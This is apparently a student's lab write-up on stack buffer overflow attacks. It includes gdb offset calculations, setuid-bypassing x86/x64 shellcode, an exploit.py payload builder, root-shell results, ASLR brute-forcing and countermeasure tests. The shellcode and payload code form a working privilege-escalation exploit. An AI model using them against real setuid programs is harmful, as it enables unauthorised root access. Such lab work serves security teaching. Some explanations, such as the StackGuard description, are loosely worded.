(gdb) b main
Breakpoint 1 at 0x1253: file stack.c, line 24.
(gdb) run
Starting program: /home/ubuntu/Labsetup/code/stack-L4-dbg

Breakpoint 1, main (argc=0, argv=0x0) at stack.c:24
24      {
(gdb) next
28          badfile = fopen("badfile", "r");
(gdb) next
29          if (!badfile) {
(gdb) next
33          int length = fread(str, sizeof(char), 517, badfile);
(gdb) next
34          printf("Input size: %d\n", length);
(gdb) next
Input size: 517
35          dummy_function(str);
(gdb) p $rbp
$1 = (void *) 0x7fffffffe3d0
(gdb) p &str
$2 = (char (*)[517]) 0x7fffffffe1b0
(gdb) p/d 0x7fffffffe3d0 - 0x7fffffffe1b0
$3 = 544
```


I understand that I need to target the variables in either the `main` function's stack frame or the `dummy_function`'s stack frame for a buffer overflow attack, as I have explored here, and have calculated all the values in the `exploit.py` file in a similar way to task 3, but am unable to conduct an attack.

Task 5




```
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ nano call_shellcode.c
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ ./a32.out
$ exit
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ ./a64.out
$ exit
```

The file is compiled without the `setuid` code in `call_shellcode.c` with "`make`". Two binary executables are made, one for the 32-bit system and the other for the 64-bit system. Upon running both, the shell is reached but it is not the root shell.



```
const char shellcode[] =
#if __x86_64__
  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;
```


Here, the code to bypass the setuid countermeasure is added at the beginning of both the 32-bit shellcode and the 64-bit shellcode in file `call_shellcode.c`.



```
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ make setui
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ ./a32.out
# exit
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ ./a64.out
# 
```


“`make setuid`” is run, which compiles call_shellcode.c. “`chown`” changes the owner of the files to root. “`chmod`” changes the permissions of the files. The 4755 means that the files can be executed as if one is the root owner, that the owner can read and write the files, for the group to read and execute the files, and for any user to read and execute the files. This time when executing both files, the root shell is reached.

Now we test the attack from Task 1 by using the updated shellcode and the countermeasure turned on.




```
Reading symbols from stack-L1-dbg...
(gdb) b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
(gdb) run
Starting program: /home/ubuntu/Labsetup/code/stack-L1-dbg
Input size: 517

Breakpoint 1, bof (
    str=0xffffd303 '\220' <repeats 30 times>, "H1\322RH\270/bin//shPH\211\347RWH\211\346H1\300\260;\017\005", '\220' <repeats 140 times>...)
    at stack.c:16
16      {
(gdb) next
19              strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xffffced8
(gdb) p &buffer
$2 = (char (*)[122]) 0xffffce56
(gdb) p/d 0xffffced8 - 0xffffce56
$3 = 130
```

`Offset`: 134. Base pointer: `0xffffced8`. Base of buffer address: `0xffffce56`.



```
# Replace the content with the actual shellcode
shellcode= (
"\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
offset = 134
ret    = 0xffffce56 + 300          # Change this number
L = 4
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
```


Modified as per task 1, plus added the shellcode to bypass the setuid countermeasure at the beginning of `shellcode`.



```
ubuntu@ip-172-31-26-55:~/Labsetup/code$ ./stack-L1
Input size: 517
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      9 Sep 23 10:27 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Mar 11  2022 /bin/zsh
# 
```


Dash is being used as the shell.

Task 6



```
ubuntu@ip-172-31-26-55:~/Labsetup/code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
ubuntu@ip-172-31-26-55:~/Labsetup/code$ ./stack-L1
Input size: 517
Segmentation fault (core dumped)
ubuntu@ip-172-31-26-55:~/Labsetup/code$ 
```

Because the address of the buffer and return address is now selected at random, the payload does not work, as the payload's address values and the address value of the buffer and return address are different.




```
./brute-force.sh: line 14: 32799 Segmentation fault      ./stack-L1
0 minutes and 13 seconds elapsed.
The program has been running 10773 times so far.
Input size: 517
./brute-force.sh: line 14: 32800 Segmentation fault      ./stack-L1
0 minutes and 13 seconds elapsed.
The program has been running 10774 times so far.
Input size: 517
./brute-force.sh: line 14: 32801 Segmentation fault      ./stack-L1
0 minutes and 13 seconds elapsed.
The program has been running 10775 times so far.
Input size: 517
./brute-force.sh: line 14: 32802 Segmentation fault      ./stack-L1
0 minutes and 13 seconds elapsed.
The program has been running 10776 times so far.
Input size: 517
#
```

The script took 13 seconds to test as many addresses as possible before finally getting the address written in `exploit.py` and therefore accessing the root shell.


We were able to do this relatively quickly due to there being 524,288 possible return addresses in the system's entropy. On a 64-bit machine, this would take far far longer.

Task 7a



```
ubuntu@ip-172-31-26-55:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@ip-172-31-26-55:~$ cd Labsetup/code
ubuntu@ip-172-31-26-55:~/Labsetup/code$ ./stack-L1
Input size: 517
# exit
ubuntu@ip-172-31-26-55:~/Labsetup/code$
```


`Stack-L1` works as normal.



```
ubuntu@ip-172-31-26-55:~/Labsetup/code$ gcc -DBUF_SIZE=122 -z execstack -m32 -g -o stack-L1-dbg stack.c
ubuntu@ip-172-31-26-55:~/Labsetup/code$ gcc -DBUF_SIZE=122 -z execstack -m32 -o stack-L1 stack.c
ubuntu@ip-172-31-26-55:~/Labsetup/code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted (core dumped)
ubuntu@ip-172-31-26-55:~/Labsetup/code$
```

The compiler notices that 'stack smashing' (variables in the stack frame being overwritten) occurs. StackGuard inserts a "`guard`" variable in `stack.c`, and stores an identical variable "`secret`" in a completely different frame. When the code runs, the executor checks if the `guard` and `secret` still match. If not, this means the stack frame has been overwritten, and execution terminates.

Task 7b



```
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ gcc -m32 -o a32.out call_shellcode.c
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ gcc -o a64.out call_shellcode.c
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ ./a32.out
Segmentation fault (core dumped)
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ ./a64.out
Segmentation fault (core dumped)
ubuntu@ip-172-31-26-55:~/Labsetup/shellcode$ 
```

A segmentation fault occurs. The executor detects that a stack contains some code that can be executed, and prevents that from happening by ignoring it.